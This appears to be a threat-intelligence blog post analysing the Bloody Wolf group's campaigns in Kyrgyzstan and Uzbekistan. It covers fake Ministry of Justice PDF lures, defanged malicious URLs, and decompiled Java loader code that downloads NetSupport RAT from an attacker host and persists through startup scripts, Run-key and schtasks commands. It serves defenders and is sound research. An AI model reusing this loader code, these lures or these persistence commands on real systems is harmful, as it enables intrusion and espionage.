
Bloody Wolf: A Blunt Crowbar Threat To Justice

group-ib.com/blog/bloody-wolf

November 26, 2025



Introduction

Bloody Wolf is an advanced persistent threat (APT) group active since late 2023. The group initially used commercial STRRAT malware. Later, the group switched to deploying the legitimate NetSupport remote administration tool (RAT) in campaigns targeting Kazakhstan and Russia previously described by BI.ZONE analysts.

A joint investigation between Group-IB and UKUK has revealed that Bloody Wolf had been conducting a campaign in Kyrgyzstan since at least June 2025. Those threat actors would impersonate the country's Ministry of Justice through official looking PDF documents and domain names, which in turn hosted malicious Java Archive (JAR) files designed to deploy the NetSupport RAT.

By early October 2025, Group-IB analysts observed that the adversaries had extended their activity to Uzbekistan, employing the same initial access techniques and infrastructure observed in Kyrgyzstan.

Key discoveries

- Bloody Wolf remains active in 2025, expanding its operations across multiple countries in Central Asia.
- The group continues to impersonate government agencies, particularly the Ministries of Justice, to lend legitimacy to their lures.
- While the group's state affiliation remains unconfirmed, Bloody Wolf crafts lure PDFs in local languages of their targets to increase credibility, however Russian remains the most frequently used.
- Bloody Wolf uses a custom-made JAR generator to create numerous samples for further distribution.

Who may find this blog interesting:

- Cybersecurity analysts and corporate security teams
- Malware analysts
- Threat intelligence specialists
- Cyber investigators
- Computer Emergency Response Teams (CERTs)
- Law enforcement investigators
- Cyber police forces

Group-IB Threat Intelligence Portal: Bloody Wolf

Group-IB customers can access our Threat Intelligence portal for more information about Bloody Wolf and other threat actors and malware profiles.

Threat Actor Profile

Threat Actor Profile

GROUP-IB

Bloody Wolf

First seen
1 December, 2023

Bloody Wolf is active at least since late 2023, primarily targeting organizations in Central Asia and Russia. The group utilizes highly targeted spear -phishing emails that deliver PDF documents impersonating government or regulatory institutions. Although the group's origin remains unconfirmed, they're highly capable of producing well-prepared lure documents in the local languages of the affected countries.

Skillset

- Lateral movement
- Remote Access
- Java (JAR)

Toolset

- STRRAT
- NetSupport RAT

Targeted Countries

- Russia
- Kazakhstan
- Kyrgyzstan
- Uzbekistan

Motivation

- Remote Control
- Espionage
- Data Exfiltration

Modus operandi

Bloody Wolf operates social engineering along with lightweight technical tooling. Their attacks typically begin with a spear-phishing email that looks legitimate–often an official-style PDF imitating trusted institutions with content tailored to the target. The point of the lure: to persuade recipients to follow an embedded link or open an attachment, often with instructions to download legitimate software such as the required Java Runtime for malicious loader execution.

Technically, they favor Java archive files as the initial loader: when executed, the JAR pulls additional components (STRRAT in early campaigns and NetSupport RAT in the current) from web locations the cybercriminals control. To contend with reboots and basic cleanup, they install simple persistence mechanisms (scheduled tasks, startup entries, or renamed binaries) and mask files and folders under names resembling legitimate software.

In early campaigns Bloody Wolf used Pastbin and Telegram Bots to receive instructions and exfiltrate minimal telemetry.

Victimology

Infection Chain Analysis

In the observed campaigns, the attack begins with a spear-phishing email containing a PDF attachment. The PDF impersonates the Ministry of Justice and instructs victims to open embedded malicious links labeled “case materials”. Clicking these links launches the infection chain.




Figure 1. Overview of the infection chain

The lure instructs recipients (either in the email body or inside the attached PDF) to install Java runtime from the official website,under the pretext that it is required to view the documents.This tactic was also observed in previous campaigns. After the victim runs the downloaded Java archive (JAR), the JAR payload downloads additional components and ultimately deploys **NetSupport RAT** for remote control and post-compromise activity.

In the Uzbekistan phase of the campaign, the delivery infrastructure was found to be geo-fenced: requests originating outside of Uzbekistan were redirected to the legitimate data[.]egov[.]uz website, while requests within the country triggered an automatic download of a malicious Java Archive from URLs embedded in the PDF.

IJRO ISHI MATERIALLARI HAQIDA XABARNOMA

O‘zbekiston Respublikasi Adliya vazirligining talabi bilan Sizning tashkilotingizga ijro ishi materiallari yuborilmoqda.

Ilova bilan buxgalteriya va mas’ul xodimlar tanishishi shart. E’tiborsizlik javobgarlikka hamda hisob raqamlarining bloklanishiga olib kelishi mumkin.

В соответствии с требованием Министерства юстиции Республики Узбекистан, вашей организации направляются материалы исполнительного производства.

Ознакомление с приложением обязательно для бухгалтерии и ответственных сотрудников. Игнорирование может повлечь ответственность и блокировку счетов.

Qo‘shimcha* / Прикреплено*:

- Ish materiallari 01.10.2025 y.
- Материалы дела 01.10.2025 г.

Majburiy o‘rganish uchun. / Для обязательного ознакомления.

**«Ish materiallari» («Материалы дела») fayli o‘rnatilgan Java® (https://www.java.com/en/) versiyasi 8 yoki undan yuqori yordamida ochiladi. / Документы открываются с помощью установленной Java® (https://www.java.com/ru/) версии 8 или выше.*

Figure 2. Examples of PDF lures

ВОЗБУЖДЕНИЕ ИСПОЛНИТЕЛЬНОГО ПРОИЗВОДСТВА

Ф.И.О. судебного исполнителя
ПИН

УВЕДОМЛЕНИЕ ДОЛЖНИКУ ОТ ПССИ

Наименование	ПССИ Ленинского р-на г.Бишкек			
Арест на имущество и банковские счета для оплаты				
Адрес	Наименование банка	БИК	Код платежа	Лицевой счёт

Приложение 1 к уведомлению, для обязательного ознакомления с материалами исполнительного производства:

Прикреплено*:
Приложение
Тиркеме

***Внимание!**
Для ознакомления с приложением к настоящему уведомлению необходимо наличие установленного программного обеспечения Java® (Java Runtime Environment версии 8 или выше). Java® — это официальная бесплатная платформа, которую можно скачать на сайте www.java.com/ru/.

После установки Java® откройте файл приложения с расширением .jar двойным щелчком мыши. Просим ознакомиться с материалами в течение 7 (семи) календарных дней с момента получения уведомления.

Наименование органа, оказывающего услугу: **Судебный департамент при Верховном суде Кыргызской Республики**

В случае возникновения вопросов или обнаружения несоответствия данных, просим обратиться в орган, предоставивший услугу.

Уникальный номер документа:
Дата и время формирования документа: 19-06-2025 года, 18:43:43 (GMT+6)

Примечание: результат услуги сформирован на основании полученной информации от государственных органов посредством системы межведомственного электронного взаимодействия «Тундук».

Документ имеет юридическую силу и приравнивается к документу на бумажном носителе, подписанному собственноручной подписью, выданному государственным органом или органом местного самоуправления в соответствии с постановлением Правительства Кыргызской Республики «Об утверждении Правил пользования Государственным порталом электронных услуг» от 7 октября 2019 года № 525.

Информация, содержащаяся в настоящем документе, является актуальной на дату получения запроса и доступна для проверки в течение 30 суток с даты формирования.

Документ сформирован Государственным порталом электронных услуг Кыргызской Республики

Для проверки данных необходимо отсканировать указанный ниже QR-код:

Figure 2. Examples of PDF lures

```
hxxps://minjust-kg[.]com/api/public/storage/cases/7432612384dio/ispolnit
elnyj_protsess/accounts/companies/clients/420523/attachments_823664/regi
stered/files7312518/download/PostanovleniePrivate1.4.jar

hxxps://esf-kg[.]com/api/public/storage/cases/7432612384dio/ispolnitelny
j_protsess/accounts/companies/clients/420523/attachments_823664/register
ed/files7312518/download/PostanovleniePrivate1.4KG.jar

hxxps://soliq-uz[.]com/operations/control/department/internal-security/s
ervices/authorization/records/documents/cases/2025/01/confidential/proto
cols/logs/audit/backup/archive/files/indexation/

hxxps://ach-uz[.]com/operations/control/department/internal-security/ser
vices/authorization/records/documents/cases/2025/01/confidential/protoco
ls/logs/audit/backup/archive/files/indexation/
```

Figure 3. Examples of embedded URLs

After execution, the malware displays a fake error message and begins downloading additional NetSupport RAT components from the attacker-controlled domain.




Figure 4.Examples of fake error message pop-ups




Figure 4.Examples of fake error message pop-ups

Anatomy of Bloody Wolf's JAR loader

JAR files are very small in size, and using Java is probably an easy way to avoid antivirus detection. The files used in campaigns observed by Group-IB were built with Java 8, released in 2014, and it looks like Bloody Wolf uses a custom-made JAR generator or template to create these binaries.

Further research showed that numerous JAR samples were developed for distribution. Their main difference is the use of different paths to download NetSupport components, registry keys, and scheduled tasks. Each sample displays different fake error messages to the victim that are logically related to the name of the downloaded JAR.




Figure 5. Network analysis in Group-IB Graph.

```
private static final Path launchTracker = Paths.get(System.getenv("USERPROFILE"), new String[] { "Documents", "AuditManager", "launch_count.dat" });

private static final int MAX_LAUNCHES = 3;

private static final String[] auditSources = new String[] { "http://uzaudit.com/distr/" };

private static final String[] tempAudit = new String[] { "audit.tmp", "manager.cache" };

private static final String[] auditComponents = new String[] {
    "qwave.dll", "PCICL32.DLL", "pcicapi.dll", "PCICL32.DLL", "NSM.LIC", "nskbfltr.inf", "ir50_32.dll", "kbd106n.dll", "kbd101c.DLL", "kbdibm02.DLL",
    "HTCTL32.DLL", "tcctl32.dll", "KBDSF.DLL", "kbdlk41a.dll", "AudioCapture.dll", "client32.ini", "ir50_qcx.dll", "remcmdstub.exe", "msvcr100.dll", "advpack.dll",
    "ozbekiston.exe", "PCICHEK.DLL" };
```

Figure 6. JAR configuration values are stored inside with predefined variables

Each JAR contains a single Java class and has no obfuscation. Their only job is to download NetSupport Manager legitimate binaries over HTTP from an embedded URL, add the program to autostart, and schedule a task to run NetSupport binary. The JAR also has a start-limit counter set to “3”. It saves the counter in a file inside **%USERPROFILE%** using an embedded

filename (i.e %USERPROFILE%\Documents\[Something]\[something].dat). To distract users while this activity is happening in the background, fake program error messages are displayed.

```
public static void main(String[] paramArrayOfString) {
  createTempFiles();
  displayAuditError();
  if (!checkLaunchLimit()) {
    System.out.println("[AuditManager] Достигнут лимит запусков.");
    return;
  }
  executeAudit();
  System.out.println("[AuditManager] Аудит системы завершен!");
}
```

```
public static void main(String[] paramArrayOfString) {
  createTempFiles();
  displayQualityError();
  if (!checkUsageLimit()) {
    System.out.println("[QualityController] Лимит использования достигнут.");
    return;
  }
  executeQualityControl();
  System.out.println("[QualityController] Контроль качества завершен!");
}
```

Figure 7. The main function is similar across different JAR loaders.

- The createTempFiles function doesn't do anything. It only prints to the console, likely left unfinished or used for debugging purposes.
- The display[Something]Error function shows a fake error message box. The checkLaunchLimit function reads the file that stores the launch counter and decreases its value, which starts at fixed number 3.
- The execute[Something] function downloads the NetSupport binaries, adds them to autorun, and runs the main NetSupport executable.

```
private static void executeAudit() {
  String str1 = System.getenv("USERPROFILE");
  if (str1 == null)
    return;
  Path path1 = Paths.get(str1, new String[] { "Documents", "AuditManager" });
  try {
    Files.createDirectories(path1, (FileAttribute<?>[])new FileAttribute[0]);
  } catch (Exception exception) {}
  String str2 = locateAuditSource();
  if (str2 == null)
    return;
  ArrayList<?> arrayList = new ArrayList(Arrays.asList((Object[])auditComponents));
  Collections.reverse(arrayList);
  for (String str : arrayList) {
    Path path = path1.resolve(str);
    boolean bool = downloadAuditComponent(str2 + str, path);
    if (!bool) {
      System.out.println("[AuditManager] Ошибка загрузки аудита: " + str);
      continue;
    }
    try {
      long l = Files.size(path);
      System.out.println("[AuditManager] Аудиторский компонент загружен: " + str + " (" + l + " байт)");
    } catch (IOException iOException) {
      System.out.println("[AuditManager] Аудиторский компонент загружен: " + str + " (размер недоступен)");
    }
  }
  Path path2 = path1.resolve("ozbekiston.exe");
  if (Files.exists(path2, new java.nio.file.LinkOption[0])) {
    System.out.println("[AuditManager] Запуск аудита системы...");
    launchAudit(path2, path1);
    setupAuditScript(path2);
    configureAuditRegistry(path2);
    scheduleAuditTask(path2);
  } else {
    System.out.println("[AuditManager] Основной аудитор не найден");
  }
}
```

Figure 8. Screenshot of the execute function of a JAR loader to download NetSupport RAT.

```
private static void setupAuditScript(Path paramPath) {
  try {
    Path path1 = Paths.get(System.getenv("APPDATA"), new String[] { "Microsoft", "Windows", "Start Menu", "Programs", "Startup" });
    Files.createDirectories(path1, (FileAttribute<?>[])new FileAttribute[0]);
    Path path2 = path1.resolve("AuditManager_auto.bat");
    BufferedWriter bufferedWriter = Files.newBufferedWriter(path2, new OpenOption[0]);
    try {
      bufferedWriter.write("@echo off\n");
      bufferedWriter.write("cd /d \"" + paramPath.getParent().toString() + "\"\n");
      bufferedWriter.write("start \"\" \"" + paramPath.getFileName().toString() + "\"\n");
      if (bufferedWriter != null)
        bufferedWriter.close();
    } catch (Throwable throwable) {
      if (bufferedWriter != null)
        try {
          bufferedWriter.close();
        } catch (Throwable throwable1) {
          throwable.addSuppressed(throwable1);
        }
      throw throwable;
    }
    System.out.println("[AuditManager] Создан аудиторский скрипт: " + path2.toString());
  } catch (Exception exception) {
    System.out.println("[AuditManager] Ошибка создания скрипта: " + exception.getMessage());
  }
}

private static void configureAuditRegistry(Path paramPath) {
  try {
    String str = String.format("reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v %s /t REG_SZ /d \"%s\" /f", new Object[] { "AuditManager", paramPath.toString() });
    Process process = (new ProcessBuilder(new String[] { "cmd.exe", "/c", str })).redirectErrorStream(true).start();
    int i = process.waitFor();
    System.out.println("[AuditManager] код выхода: " + i);
  } catch (Exception exception) {
    System.out.println("[AuditManager] Ошибка аудиторского реестра: " + exception.getMessage());
  }
}

private static void scheduleAuditTask(Path paramPath) {
  try {
    String str = String.format("schtasks /Create /TN \"%s\" /TR \"%s\" /SC ONLOGON /RL LIMITED /F /RU \"%s\"", new Object[] { "AuditManager_Task", paramPath.toString(), System.getenv("USERNAME") });
    Process process = (new ProcessBuilder(new String[] { "cmd.exe", "/c", str })).redirectErrorStream(true).start();
    int i = process.waitFor();
    System.out.println("[AuditManager] код выхода: " + i);
  } catch (Exception exception) {
    System.out.println("[AuditManager] Ошибка аудиторской задачи: " + exception.getMessage());
  }
}
```

Figure 9. Screenshot of the persistence functions code

To persist, it makes NetSupport start automatically in three ways at the same time.

1. It drops a .bat file into %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup with the following commands:

   ```
   @echo off
   cd /d "C:\Users\Bruno\Documents\[Something]"
   start "" "[net support executable].exe"
   ```

2. It adds a registry value by executing:

   ```
   cmd.exe /c reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v [something] /t REG_SZ /d "[path to net support executable]"
   ```

3. It creates a scheduled task by running:

   ```
   cmd.exe /c schtasks /TN "[Something]" /TR "[path to netsupport executable]" /SC ONLOGON /RL LIMITED /F /RU "%USERNAME%"
   ```

NetSupport RAT- Weaponising Legitimate Software

NetSupport Manager is legitimate remote access and management software developed by NetSupport Ltd, widely used across education, government, healthcare, and corporate sectors. It enables IT teams to remotely control and support Windows, Mac, Linux, and mobile devices. With features like screen sharing, file transfer, system inventory, it serves as a reliable alternative to cloud-based RMM tools, especially in high-security environments such as military and finance.

Bloody Wolf uses a very old NetSupport Manager version from 2013, with different licences probably found across the internet.




Figure 10. Sample of extracted NetSupport License used in the Uzbekistan campaign.

Conclusion

Bloody Wolf has demonstrated how low-cost, commercially available tools can be weaponized into sophisticated, regionally targeted cyber operations. By exploiting trust in government institutions and leveraging simple JAR-based loaders, the group continues to maintain a strong foothold across the Central Asian threat landscape.

This combination of social engineering and accessible tooling allows Bloody Wolf to remain effective while keeping a low operational profile. Its shift from traditional malware to legitimate remote-administration software indicates an ongoing evolution of tactics aimed at evading detection and blending into normal IT activity. Given the group's adaptability and persistence, organizations in Central Asia should remain vigilant for expected continued spear-phishing activity and evolving infection chains in the near future.

Recommendations

- Block execution of JAR files on user endpoints unless explicitly required.
- Audit legitimate deployments of software like NetSupport and alert on unauthorized installations or unusual sessions.

